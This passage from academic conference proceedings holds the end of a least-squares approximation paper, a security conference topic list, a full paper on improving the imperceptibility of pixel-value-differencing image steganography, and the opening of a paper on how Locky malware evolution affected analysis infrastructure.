A change of the size of bivectors  $\|\beta_i \wedge \beta_j\|$  can be used as a practical result using RBF approximation, which changes from the interval  $\langle \epsilon ps, 10^{10} \rangle$  to  $\langle \epsilon ps, 8.10^2 \rangle$ , which significantly increases robustness of the RBF approximation, Fig.10.




Fig.10: Bivector histogram sizes for original LSE matrix and modified one

The proposed approach has been used for St.Helen's volcano approximation by 10 000 points instead of 6 743 176 original points, see Fig.11.




Fig.11: LSE approximation error with RBF approximation of St.Helen's (image generated in MATLAB by Michal Smolik)

## VII. CONCLUSIONS

The proposed method of application orthogonal vector basis instead of the orthonormal one decreases conditional number of a matrix used in the least square method. This approach increases robustness of a numerical solution especially when domain data range is high. It can be used also for solving systems of linear equations in general, e.g. if radial basis function interpolation or approximation is used.

## ACKNOWLEDGMENT

The author would like to thank to colleagues at the University of West Bohemia in Plzen for fruitful discussions and to anonymous reviewers for their comments and hints, which helped to improve the manuscript significantly. Special thanks belong to Zuzana Majdišová and Michal Šmolík for independent experiments, images and generation in MATLAB.

## REFERENCES

- [1] Abatzoglou,T., Mendel,J. 1987. Constrained total least squares, IEEE Conf. Acoust., Speech, Signal Process. (ICASSP'87), Vol. 12, 1485–1488.
- [2] Alciatore,D., Miranda,R. 1995. The best least-square line fit, Graphics Gems V (Ed.Paeth,A.W.), 91-97, Academic Press.
- [3] Amiri-Simkooei,A.R.,Jazaeri,S. 2012.Weighted total least squares formulated by standard least squares theory,J.Geodetic Sci.,2(2):113-124.
- [4] Charpa,S., Canale,R. 1988. Numerical methods for Engineers, McGraw-Hill.
- [5] Chatfield,C. 1970. Statistics for technology, Penguin Book.
- [6] de Groen,P. 1996 An introduction to total least squares, Nieuw Archief voor Wiskunde,Vierde serie, deel 14, 237–253
- [7] DeGroat,R.D., Dowling,E.M. 1993 The data least squares problem and channel equalization. IEEE Trans. Signal Processing, Vol. 41(1), 407–411.
- [8] Golub,G.H., Van Loan,C.F. 1980. An analysis of the total least squares problem. SIAM J. on Numer. Anal., 17, 883–893.
- [9] Jo,S., Kim,S.W. 2005. Consistent normalized least mean square filtering with noisy data matrix. IEEE Trans. Signal Proc.,Vol. 53(6), 2112–2123.
- [10] Kryszig,V. 1983. Advanced engineering mathematics, John Wiley & Sons.
- [11] Lee,S.L. 1994. A note on the total least square fit to coplanar points, Tech.Rep. ORNL-TM-12852, Oak Ridge National Laboratory.
- [12] Levy,D., 2010. Introduction to Numerical Analysis, Univ. of Maryland
- [13] Nievergelt,Y. 1994. Total least squares: State of the Art regression in numerical mathematics, SIAM Review, Vol.36, 258-264
- [14] Nixon,M.S., Aguado,A.S. 2012. Feature extraction & image processing for computer vision, Academic Press.
- [15] Markowsky,I., VanHueffel,S., 2007. Overview of total least square methods, Signal Processing, 87 (10), 2283-2302.
- [16] Pearson,K., 1901. On line and planes of closest fit to system of points in space, Phil.Mag., Vol.2, 559-572
- [17] Skala,V., 2016.Total Least Square Error Computation in E2: A New Simple, Fast and Robust Algorithm, CGI 2016 Proc., ACM, pp.1-4, Greece
- [18] Skala,V., 2016. A new formulation for total Least Square Error method in d-dimensional space with mapping to a parametric line, ICNAAM 2015, AIP Conf. Proc.1738, pp.480106-1 - 480106-4, Greece
- [19] Skala,V., 2017. Least Square Error method approximation and extended cross product using projective representation, ICNAAM 2016 conf., to appear in ICNAAM 2016 proceedings, AIP Press
- [20] Skala,V., 2008. Barycentric Coordinates Computation in Homogeneous Coordinates, Computers & Graphics, Elsevier, , Vol.32, No.1, pp.120-127
- [21] Van Huffel,S., Vandewalle,J 1991. The total least squares problems: computational aspects and analysis. SIAM Publications, Philadelphia PA.
- [22] van Huffel,S., Lemmerling,P. 2002. Total least squares and errors-in-variables modeling: Analysis, algorithms and applications. Dordrecht, The Netherlands: Kluwer Academic Publishers
- [23] Perpendicular regression of a line (download 2015-12-20) <http://www.mathpages.com/home/kmath110.htm>
- [24] Skala,V., 2017. RBF Interpolation with CSRBF of Large Data Sets, ICCS 2017, Procedia Computer Science, Vol.108, pp. 2433-2437, Elsevier
- [25] Skala,V., 2017. High Dimensional and Large Span Data Least Square Error: Numerical Stability and Conditionality, accepted to ICPAM 2017





# 4<sup>th</sup> International Conference on Cryptography and Security Systems

**C**RYPTOGRAPHY and security systems are two fields of security research that strongly interact and complement each other. The International Conference on Cryptography and Security Systems (CSS) is a forum of presentation of theoretical, applied research papers, case studies, implementation experiences as well as work-in-progress results in these two disciplines.

## TOPICS

The main topics of interests include:

- network security
- cryptography and data protection
- peer-to-peer security
- security of wireless sensor networks
- security of cyber physical systems
- security of Internet of Things solutions
- heterogeneous networks security
- privacy-enhancing methods
- covert channels
- steganography and watermarking for security applications
- cryptographic protocols
- security as quality of service, quality of protection
- data and application security, software security
- security models, evaluation, and verification
- formal methods in security
- trust and reputation models
- reputation systems for security applications
- intrusion tolerance
- system surveillance and enhanced security
- cybercrime: threats and countermeasures
- 5G Security
- DDoS attacks: detection and mitigation
- Security of Smart Grid systems



# Enhancing the Imperceptibility of Image Steganography for Information Hiding

Mohamed M. Fouad, *Member, IEEE*

Department of Computer Engineering, Military Technical College, Cairo, Egypt  
Email: mmafoad@mtc.edu.eg

**Abstract**—In this paper, an image steganography approach is presented dividing the cover image into  $2 \times 2$  non-overlapping pixel blocks. The upper-left pixel of that block embeds a certain number of bits of the secret bit stream. Whereas, the remaining pixels of the same block embed the secret data using a modified version of the pixel-value-differencing (PVD) method that considers embedding secret data into both horizontal and vertical edges; unlike traditional image steganography approaches. The experimental results show that the proposed approach perceptually outperforms competing approaches in terms of the standard PSNR and the complex wavelet SSIM index. In turn, the imperceptibility of the stego-image is improved with a comparable bit-embedding capacity.

## I. INTRODUCTION

INFORMATION security has attracted a great attention in the past few decades due to its importance in the growing communication field. Various cyber crimes such as forgery, modification, duplication and interception have reached alarming levels. So, information security issue requires immediate and reasonable solutions, such as cryptography and/or steganography. Cryptography is a well known solution to protect data using the concept of encrypting the message to become unreadable. Encrypting digital media, such as audio, image, video achieves higher secrecy performance. However, such encrypted media become, then, attractive to eavesdroppers (*i.e.*, information attackers) as the encrypted media are presented in a perceptible manner. Instead, steganography can be considered as an alternative to overcome the perceptibility issue.

The main aim of the steganography process is to conceal the information being transferred within some digitally covered media avoiding the attention of eavesdroppers. This makes steganography a good manner to communicate secret information through digital cover media, such as audio, image, video, text *etc.* Steganography process has many challenges due to transferring a secret text information within a digitally covered media [1]. The main challenge is to transfer a higher size of a secret text information within a limited image size without changing the image quality; at least to the human visual system. Therefore, the steganography process is a trade-off problem. The steganography process can be performed in either frequency domain or spatial domain.

In the frequency domain, the joint photographic experts group (JPEG) format is frequently used, due to its small size being easily transferred on the internet. After changing the *RGB* color representation to the *YUV* representation, the

color component, *V*, can be then downsampled to decrease the file size. In turn, the resulting image file is transformed using the discrete cosine transform (DCT), or the discrete Fourier transform (DFT). Finally, the transformed image is compressed with a lossless Huffman encoding. As the DCT and quantization steps are lossy, the secret text information using the least significant bit (LSB) embedding step can be performed right before the Huffman encoding step, yielding a stego-image [2]. Whereas, in [3], [4], authors use sparse decomposition of one level using the Haar wavelet transform to hide text information within non-overlapping blocks in combination with the LSB-based substitution method with increasing the transmission capacity on the secret messages perceptibility in the stego-image.

In the spatial domain-based approaches, the steganography process is performed by generating the LSB-based substitution matrices. Then, the secret text information is distributed among all pixels in a gray-scale or colored image; the digitally covered media. Ultimately, the stego-image is generated with a certain image quality. So, the spatial domain-based approaches can be partitioned into three categories: (i) high embedding capacity approaches with barely acceptable image quality (*e.g.*, [5]–[7]), (ii) high image quality approaches with reasonable hiding capacity (*e.g.*, [8]–[10]), and (iii) restricted embedding capacity approaches with a slight distortion in the image (*e.g.*, [11]–[13]).

In [11], authors use the optimal pixel adjustment procedure (OPAP) in combination with a modified Hamming method to improve the imperceptibility of the stego-image, however, with a limited size of the hidden text. In [12], an adaptive LSB substitution method using uncorrelated color space, increasing the property of imperceptibility to embed the encrypted data inside the *V*-plane of HSV color model based on secret key. Encryption is performed to sensitive contents using iterative magic matrix-based encryption algorithm. In [10], an image steganographic method is presented based on the LSB substitution with a typical pixel value differencing (PVD) method, a modified version of PVD method, and an 8-neighboring (8nPVD) method, respectively, for gray-scale cover image in order to improve the embedding capacity with a reasonable imperceptible stego-image. In [13], the image is partitioned into  $2 \times 2$  pixel blocks in a non-overlapping fashion and scanned in raster-scan order having correlated the left-upper and bottom-right corner pixels. Although both horizontal and vertical edges are considered in the approach of [13], more

bit-hiding capacity is achieved at the cost of image quality.

Although, those aforementioned approaches have reached a reasonable level of information hiding, all resulting stego-images are highly perceptible, thus assuring the existence of hidden information and attracting eavesdroppers. In this paper, we propose a spatial-based image steganography approach to hide text information with higher imperceptibility to avoid the information attackers. Unlike conventional approaches, the proposed approach makes use of hiding secret information in both horizontal and vertical edges with enhancing the visual quality of the stego-image, thus achieving higher imperceptibility. The proposed approach exploits the LSBMR method in combination with the optimal-pixel-adjustment process (OPAP) method to embed secret data into the cover images. In the embedding step of the proposed approach, the cover image is partitioned into non-overlapping  $2 \times 2$  pixel blocks. The upper-left pixel is embedded with  $k$ -bits of the secret data using the LSB substitution method and is adjusted accordingly by the OPAP method to recover data on the recipient. Each of the other three pixels are then embedded with a certain number of bits using the LSBMR method. In the second stage, the data is extracted from stego-image.

The rest of this paper is organized as follows. In Section II, the proposed spatial-based image steganography approach is presented using a modified version of the PVD method in combination with both the LSBMR and OPAP methods. Section III presents the performance evaluation metrics, implementation setup of competing approaches and the experimental results. Finally, conclusions are given in Section IV.

## II. THE PROPOSED APPROACH

This section presents the proposed image steganography approach for gray-level cover image with a modified PVD method. The embedding and extraction steps are shown in Section II-A and Section II-B, respectively.

### A. The Proposed Embedding Step

In the proposed embedding step of the proposed approach, the cover image is divided into  $2 \times 2$  non-overlapping pixel blocks in a raster scan order. The modified PVD method divides the gray level range  $[0, 255]$  into only six subranges, such that  $R_1=[0,7]$ ,  $R_2=[8,15]$ ,  $R_3=[16,31]$ ,  $R_4=[32,63]$ ,  $R_5=[64,127]$ , and  $R_6=[128,255]$ . Note that the modified PVD method, subranges  $R_1$  through  $R_4$  are categorized as a lower gray-level, whereas the subranges  $R_5$  and  $R_6$  are categorized as a higher gray-level. Given that the subrange of gray-level is  $R_j = [L_j, U_j]$ , where  $j = 1, 2, 3 \dots 6$ , its width can be cast as  $W_j = U_j - L_j + 1$ . Also note that the maximum number of bits,  $t_j$ , to be embedded in the pixel pair is determined, such that  $t_j = a_1, a_2, a_3, a_4, a_5$ , and  $a_6$  for  $R_j = R_1, R_2, R_3, R_4, R_5$ , and  $R_6$ , respectively. Also, note that the first pixel (i.e., the upper-left pixel) can be referred to  $B_{ib}$  as the base point of block  $i$ . As well, the second pixel,  $B_{i2}$ , the third pixel,  $B_{i3}$ , and the fourth pixel,  $B_{i4}$ , can be referred to as the upper-right pixel, the bottom-left pixel, and the bottom-right

pixel, respectively. The method of hiding a secret bit-stream into non-overlapping blocks is as follows:

- 1) Convert the  $k$  LSBs of  $B_{ib}$  to decimal,  $w_i$ .
- 2) Replace the  $k$  LSBs with the  $k$  leftmost secret bits to obtain  $B_{ib}^n$ .
- 3) Determine the decimal value  $v_i$  for  $k$  bits from the secret bit-stream.
- 4) Determine the difference value:  $d = w_i - v_i$ .
- 5) Update  $B_{ib}^n$ , such as

$$B_{ib}^n = \begin{cases} B_{ib}^n + 2^k, & \text{if } d > 2^{k-1} \text{ and } B_{ib}^n + 2^k \leq 255 \\ B_{ib}^n - 2^k, & \text{if } d < -2^{k-1} \text{ and } B_{ib}^n - 2^k \leq 255 \\ B_{ib}^n, & \text{Otherwise} \end{cases} \quad (1)$$

- 6) Determine the difference between the second pixel,  $B_{i2}$ , of the pixel block and  $B_{ib}^n$  as,  $D_{i1} = |B_{i2} - B_{ib}^n|$ .
- 7) Determine the difference between the third pixel,  $B_{i3}$ , of the pixel block and  $B_{ib}^n$  as,  $D_{i2} = |B_{i3} - B_{ib}^n|$ .
- 8) Determine the difference between the fourth pixel,  $B_{i4}$ , of the pixel block and  $B_{ib}^n$  as,  $D_{i3} = |B_{i4} - B_{ib}^n|$ .
- 9) For the differences,  $D_{i1}$ ,  $D_{i2}$  and  $D_{i3}$ , find the corresponding subranges as shown above in this subsection. Then, find out the corresponding number of bits to be hidden from the secret bit stream;  $t_{i1}$ ,  $t_{i2}$  and  $t_{i3}$  as well as their lower bound;  $L_{i1}$ ,  $L_{i2}$  and  $L_{i3}$ .
- 10) Having read the  $t_{i1}$ ,  $t_{i2}$  and  $t_{i3}$  bits from the secret bit stream, determine their decimal values;  $v_{i1}$ ,  $v_{i2}$  and  $v_{i3}$ , respectively.
- 11) Determine the new difference values,  $D_1^n$ ,  $D_2^n$  and  $D_3^n$ , such as

$$D_1^n = L_{i1} + v_{i1}, \quad D_2^n = L_{i2} + v_{i2}, \quad D_3^n = L_{i3} + v_{i3}. \quad (2)$$

- 12) The new values,  $B_{i2}^n$ ,  $B_{i3}^n$ ,  $B_{i3}^n$ ,  $B_{i3}^n$ ,  $B_{i4}^n$ , and  $B_{i4}^n$  can be determined as,

$$B_{i2}^n = B_{ib}^n - D_1^n, \quad B_{i2}^n = B_{ib}^n + D_1^n, \quad (3)$$

$$B_{i3}^n = B_{ib}^n - D_2^n, \quad B_{i3}^n = B_{ib}^n + D_2^n, \quad (4)$$

$$B_{i4}^n = B_{ib}^n - D_3^n, \quad \text{and } B_{i4}^n = B_{ib}^n + D_3^n. \quad (5)$$

- 13) Determine the difference values:
$$d_{i2}^n = |B_{i2} - B_{i2}^n|, \quad d_{i2}^n = |B_{i2} - B_{i2}^n|,$$

$$d_{i3}^n = |B_{i3} - B_{i3}^n|, \quad d_{i3}^n = |B_{i3} - B_{i3}^n|,$$

$$d_{i4}^n = |B_{i4} - B_{i4}^n|, \quad d_{i4}^n = |B_{i4} - B_{i4}^n|.$$
- 14) Determine the new value of the second pixel,  $B_{i2}^n$ , such as

$$B_{i2}^n = \begin{cases} B_{i2}^n, & \text{if } d_{i2}^n < d_{i2}^n \text{ and } 0 \leq B_{i2}^n \leq 255 \\ B_{i2}^n, & \text{Otherwise.} \end{cases} \quad (6)$$

15) Determine the new value of the third pixel,  $B_{i3}^n$ , such as

$$B_{i3}^n = \begin{cases} B_{i3}^{n2}, & \text{if } d_{i3}^{n2} < d_{i3}^{n3} \text{ and } 0 \leq B_{i3}^{n2} \leq 255 \\ B_{i3}^{n3}, & \text{Otherwise.} \end{cases} \quad (7)$$

16) Determine the new value of the fourth pixel,  $B_{i4}^n$ , such as

$$B_{i4}^n = \begin{cases} B_{i4}^{n2}, & \text{if } d_{i4}^{n2} < d_{i4}^{n3} \text{ and } 0 \leq B_{i4}^{n2} \leq 255 \\ B_{i4}^{n3}, & \text{Otherwise.} \end{cases} \quad (8)$$

The same steps above should be repeated for all neighboring pixels of each pixel block to obtain a stego-block. Then, all stego-blocks form the stego-image, until all secret bits have been hidden.

### B. The Proposed Extraction Step

In the proposed extraction Step of the proposed approach, the stego-image is divided into  $2 \times 2$  non-overlapping blocks by scanning the image in a raster scan order. Note that the first pixel (*i.e.*, the upper-left pixel) can be referred to  $B_{ib}^n$  as the base point of the stego-block  $i$ . As well, the second pixel,  $B_{i2}^n$ , the third pixel,  $B_{i3}^n$ , and the fourth pixel,  $B_{i4}^n$ , can be referred to as the upper-right pixel, the bottom-left pixel, and the bottom-right pixel, respectively. The method of extracting the secret bit-stream from the non-overlapping stego-blocks is as follows:

- 1) Extract the  $k$ -rightmost LSBs of the pixel  $B_{ib}^n$ , and name it  $v_{ib}$ .
- 2) Determine the difference values, such as

$$d_{i1}^n = |B_{i2}^n - B_{ib}^n|, d_{i2}^n = |B_{i3}^n - B_{ib}^n|, d_{i3}^n = |B_{i4}^n - B_{ib}^n|. \quad (9)$$

- 3) Find out the appropriate range,  $R_j$ , for the difference values  $d_{i1}^n$ ,  $d_{i2}^n$ , and  $d_{i3}^n$  from the subranges  $R_1$  through  $R_6$  as listed in Section II-A. Then, determine the corresponding values  $t_{i1}$ ,  $t_{i2}$  and  $t_{i3}$ , given their lower bounds, such as  $L_{i1}$ ,  $L_{i2}$  and  $L_{i3}$ , respectively.
- 4) Extract the  $t_{i1}$ ,  $t_{i2}$  and  $t_{i3}$ -rightmost LSBs of the difference values  $d_{i1}^n$ ,  $d_{i2}^n$ , and  $d_{i3}^n$ , respectively.
- 5) Determine and concatenate a segment of the secret bit stream, such as

$$s_{i1} = d_{i1}^n - L_{i1}, s_{i2} = d_{i2}^n - L_{i2}, \text{ and } s_{i3} = d_{i3}^n - L_{i3}.$$

Repetition of the above procedure for each stego-block will give the exact retrieval of the secret bit stream.

### III. PERFORMANCE EVALUATION & EXPERIMENTAL RESULTS

This section presents the evaluation metrics and the experimental results of the proposed image steganography approach compared to competing approaches shown in [10] and [13]. A set of standard gray-level images [14] with a different sizes have been chosen as cover images to check on the effectiveness of the competing approaches. Whereas, the secret image is taken in gray level square dimension.

Note that our main aim in this paper is to enhance the imperceptibility (*i.e.*, improve the image visual quality) of the stego-image with hiding a secret bit-stream of higher capacity. Therefore, three performance metrics are used to evaluate the performance of the competing image steganography approaches:

- 1) The embedding capacity: in bits; on the basis of the higher the better.
- 2) The stego-image visual quality: using both the standard peak-signal-to-noise (PSNR) ratio (in dB) [15, Ch. 3] on the basis of the higher the better.
- 3) The complex wavelet structural similarity (CWSSIM) index [16] is used, where 1 is a perfect match and 0 is a mismatch.

Normally the more the embedding capacity using an image steganography approach, the lower the perceptual image quality. In turn, the image distortions occurred are slight and imperceptible. Table I shows the embedding capacity (in bits) as well as the corresponding PSNR values and CWSSIM indexes using the competing approaches. Table I shows that the proposed approach outperforms the approaches shown in [10] and [13], by an average of 1.4 dB and 0.9 dB, respectively, in terms of the standard PSNR value. As well, the proposed approach surpasses the competing approaches by an average of 11.6% and 8.5% in terms of the CWSSIM index. In addition, Table I shows that the bit-embedding capacity using the proposed approach outperforms the approach in [10] by an average increase of 13.6%. While the proposed approach is comparable to that in [13]. Given the experimental results, one can notice that the stego-image using the proposed approach perceptually seems the same as the original one. Thus, the eavesdroppers avoidance can be achieved in case that non-standard Web-image has been used as a cover image instead of those standard images used. We can analyze that this enhancement is due to considering both horizontal and vertical edges, not only either of them as shown in competing approaches.

### IV. CONCLUSIONS

In this paper, we present an image steganography approach dividing the cover image into  $2 \times 2$  non-overlapping pixel blocks. The upper-left pixel of that block embeds a certain number of bits of the secret bit stream. Whereas, the remaining pixels of the same block embed data using a modified version of the pixel-value-differencing (PVD) method that considers embedding secret data into both horizontal and vertical edges. The experimental results show that the proposed approach outperforms competing approaches shown in [10] and [13], by an average of 1.4 dB and 0.9 dB, respectively, in terms of the standard PSNR value and by an average of 11.6% and 8.5% in terms of the complex wavelet SSIM index. The enhanced stego-image obtained implies improving the imperceptibility with a comparable embedding capacity compared to that in

TABLE I  
PSNR VALUES (IN dB), COMPLEX WAVELET SSIM INDEXES AND EMBEDDING CAPACITY OF THE SECRET BIT STREAM (IN BITS) USING THE COMPETING APPROACHES WITH STANDARD IMAGES AS COVER IMAGES.

Image	The approach in [10]			The approach in [13]			The proposed approach		
	PSNR (dB)	CWSSIM index	Capacity (bits)	PSNR (dB)	CWSSIM index	Capacity (bits)	PSNR (dB)	CWSSIM index	Capacity (bits)
Lena	41.09	0.9264	2434603	41.40	0.9334	<b>2437700</b>	<b>42.10</b>	<b>0.9492</b>	2437684
Baboon	34.31	0.7735	2662080	32.76	0.7386	2772545	<b>35.46</b>	<b>0.7995</b>	<b>2772563</b>
Tiffany	39.87	0.8989	2416944	41.98	0.9466	<b>2425193</b>	<b>43.02</b>	<b>0.9699</b>	2425179
Peppers	37.32	0.8414	2435223	38.33	0.8642	2447737	<b>39.27</b>	<b>0.8856</b>	<b>2447740</b>
Jet	40.65	0.9167	2418419	42.51	0.9584	<b>2443492</b>	<b>43.57</b>	<b>0.9823</b>	2443471
Boat	37.14	0.8373	2504613	36.66	0.8265	<b>2539530</b>	<b>38.96</b>	<b>0.8784</b>	2539514
House	38.42	0.8662	2470824	39.19	0.8836	<b>2510373</b>	<b>40.24</b>	<b>0.9072</b>	2510366
Pot	37.51	0.8459	2387494	41.50	0.9356	<b>2394782</b>	<b>42.13</b>	<b>0.9498</b>	2394768




Fig. 1. (a) The standard cover image of Baboon, (b) the stego-image using the approach in [10], (c) the stego-image using the approach in [13], and (d) the stego-image using the proposed approach.

[13] and outperforming that in [10] by an average increase of 13.6%.

#### REFERENCES

- [1] F. Y. Shih, *Digital Watermarking and Steganography: Fundamentals and Techniques*. CRC Press, 2017. ISBN 978-1498738767
- [2] S. Singh and T. J. Siddiqui, *Transform Domain Techniques for Image Steganography*. LAMBERT Academic Publishing, 2014. ISBN 978-3659697838
- [3] G. Bugar, V. Banoci, M. Broda, D. Levický, and D. Dupak, "Data hiding in still images based in blind algorithm of steganography," in *the IEEE 24<sup>th</sup> Intern. Conf. Radioelektronika*, April 2014. doi: 10.1109/Radioelek.2014.6828423 pp. 1–4.
- [4] S. Ahani and S. Ghaemmaghami, "Colour image steganography method based on sparse representation," *IET Trans. on Image Processing*, vol. 9, no. 6, pp. 496–505, 2015. doi: 10.1049/iet-ipr.2014.0351
- [5] S. Wang, C. Li, and W. Kuo, "Reversible data hiding based on two-dimensional prediction errors," *IET Trans. on Image Processing*, vol. 7, no. 9, p. 805–816, 2013. doi: 10.1049/iet-ipr.2012.0521
- [6] M. A. Dagadit, E. I. Slusanschi, and R. Dobre, "Data hiding using steganography," in *the IEEE 12<sup>th</sup> Intern. Symposium on Parallel and Distributed Computing*, 2013. doi: 10.1109/ISPDC.2013.29 pp. 159–166.
- [7] T.-C. Lu and Y.-C. Lu, *An Improved Data Hiding Method of Five Pixel Pair Differencing and LSB Substitution Hiding Scheme*. Springer Intern. Publishing, 2017, pp. 67–74.
- [8] S. Kumar and S. Muttou, "Image steganography based on wavelet families," *Journal of Computing Engineering Information Technology*, vol. 2, no. 2, pp. 1–9, 2013. doi: 10.4172/2324-9307.1000105
- [9] S. Gandharba and S. K. Lenka, "A novel steganography technique by mapping words with LSB array," *Intern. Journal on Signal Imaging Systems Engineering*, vol. 8, no. 1-2, pp. 115–122, 2015. doi: 10.1504/IJSISE.2015.067052
- [10] M. Kalita and T. Tuithung, "A novel steganographic method using 8-neighboring PVD (8nPVD) and LSB substitution," in *Intern. Conf. on Systems, Signals and Image Processing*, May 2016. doi: 10.1109/TWS-SIP.2016.7502756 pp. 1–5.
- [11] S. Sirsikar and J. Salunkhe, "Analysis of data hiding using digital image signal processing," in *the IEEE Intern. Conf. on Electronic Systems, Signal Processing and Computing Technologies*, 2014. doi: 10.1109/ICESC.2014.28 pp. 134–139.
- [12] K. Muhammad, M. Sajjad, I. Mehmood, S. Rho, and S. W. Baik, "Image steganography using uncorrelated color space and its application for security of visual contents in online social networks," *Future Generation Computer Systems*. doi: http://dx.doi.org/10.1016/j.future.2016.11.029
- [13] G. Swain, "Adaptive pixel value differencing steganography using both vertical and horizontal edges," *Multimedia Tools and Applications*, vol. 75, no. 21, pp. 13 541–13 556, 2016. doi: 10.1007/s11042-015-2937-2
- [14] http://sipi.usc.edu/database/.
- [15] A. C. Bovik, *The Essential Guide to Image Processing*, 1st ed. Academic Press, 2009. ISBN 978-0123744579
- [16] Z. Wang and E. P. Simoncelli, "Translation insensitive image similarity in complex wavelet domain," in *IEEE Intern. Conf. on Acoustics, Speech, and Signal Processing*, vol. II, march 2005. doi: 10.1109/ICASSP.2005.1415469 pp. 573–576.



# The impact of malware evolution on the analysis methods and infrastructure

Krzysztof Cabaj, Piotr Gawkowski, Konrad Grochowski, Alexis Nowikowski, Piotr Żórawski

Institute of Computer Science

Warsaw University of Technology

ul. Nowowiejska 15/19

00-665 Warsaw, Poland

Email: {K.Cabaj, P.Gawkowski, K.Grochowski, A.Nowikowski, P.Zorawski}@ii.pw.edu.pl

**Abstract**—The huge number of malware introduced each day demands methods and tools for their automated analyses. Complex and distributed infrastructure of malicious software and new sophisticated techniques used to obstruct the analyses are discussed in the paper based on real-life malware evolution observed for a long time. Their impact on both toolsets and methods are presented based on practical development of systems for malware analyses and new features for existing tools.

## I. INTRODUCTION

**A**TTACKERS must continuously improve the tactics used to lure more and more users. An attempt to send an executable attached to an e-mail is well known to the most users and can be easily stopped by any anti-virus software. Nowadays attackers divide infection process into two stages. At the *first stage* some kind of executable code is delivered to the victim. Often it can be a simple macro embedded in a document or a link to an URL with malicious script. This code is responsible for downloading a *second stage* that contains the main malicious code, which is responsible for further hostile activity. In the most cases the second stage code is hosted on web servers (sites hacked without the knowledge of their owners). The more detailed description of attack techniques used nowadays can be found in [1] [2]. Some of them are also discussed with a QNAP NAS vulnerability case study presented in [3].

The next section presents an overview of the authors' analytical infrastructure and the background for the development of some new systems due to the growing malware complexity as well as the obfuscation and other hinder techniques used. Some practical solutions are proposed and discussed.

Section III presents in details the authors' analyses of the *Locky* malware campaigns evolution since March 2016 until January 2017. The authors have observed mainly two aspects of changes: related to the code used for downloading the second stage and to some hinder techniques. These changes had a significant impact on the methods and tools used in the analyses (discussed in Section IV).

To allow continues analyses of the new tricks introduced by the *Locky* authors, some changes to the used analytical tools and a completely new tool called *StealthGuardian* were developed. Section V presents its details and the techniques used. The paper concludes in Section VI.

## II. OVERVIEW OF THE ANALYTICAL INFRASTRUCTURE

The first problem is the acquisition of malware samples. The well known solution utilized for years are *HoneyPot* systems [4][5]. In a *HoneyPot* the whole attacker's activity is carefully monitored and recorded for further analysis. Over the time a special kind of *HoneyPot* systems were introduced for direct gathering of malware samples (e.g. *Nepenthes* [6] or *Dionaea* [7]). *HoneyPot* systems can be of high- or low-interaction level [4]. Depending on the type, a *HoneyPot* can cover different types of malware distribution and sometimes also conduct preliminary dynamic analysis of the malware behaviour. Indisputably, *HoneyPots* are very useful.

However, to handle dynamically changing first stage malware distribution and attack vectors, *HoneyPots* have to be continuously developed. Another difficulty is introduced by obfuscation and anti-analysis techniques (e.g. multi-stage infection process) used by the malware. The authors faced these problems during this research (see further sections). Most of the papers describe *HoneyPot* systems itself and a malware analyses as separate tasks (e.g. [8][9]). Obviously, such an approach is not practical as the whole process depends on iterative improvements of *HoneyPots* to allow deeper analysis of multi-stage attack scenarios. Each stage of the attack require some specific actions to be made by the *HoneyPot*.

It is reasonable to extend the set of the sample sources and use more than just own *HoneyPots*. The results given in further sections are based on samples freely available in *malwr.com* service [10]. Everyone can send a suspicious sample to this service and it will be executed in the controlled environment (*Cuckoo* sandbox [11]). The popularity of the *malwr.com* service guarantees a very rich set of different kind of malicious software in a wide range of technologies and attack techniques. Currently 67% of more than 720 thousands of samples analysed by the *malwr.com* (as of May 2017) are public and available for security researchers. It is worth to note that *malwr.com* service is not a substitution of *HoneyPots* as a source of samples but their valuable complement.

As there is no direct data accessibility API in *malwr.com* service, the paper's authors have developed a *Malwr-Scraper* system. It downloads and parses HTML analyses description pages (details of the analysis are stored in internal database).

After manual analyses of the most recently added samples, some dedicated queries are prepared to identify all the samples of a given malware family and these samples are downloaded from the *malwr.com*. During the conducted research (further described in Section III), the whole process of data gathering lasted for 6 days (more than 620 thousands analyses of the *malwr.com* service was downloaded and parsed - more than 815 GiB of HTML). The analysis revealed more than 5900 samples associated with the *Locky* ransomware family.

In the next step a malicious code is investigated with static and/or dynamic analyses. During static analysis a malicious code is carefully investigated by a security researcher. This process gives much valuable information concerning code internal structure, used libraries and overall functionality. However, it is a very time consuming one.

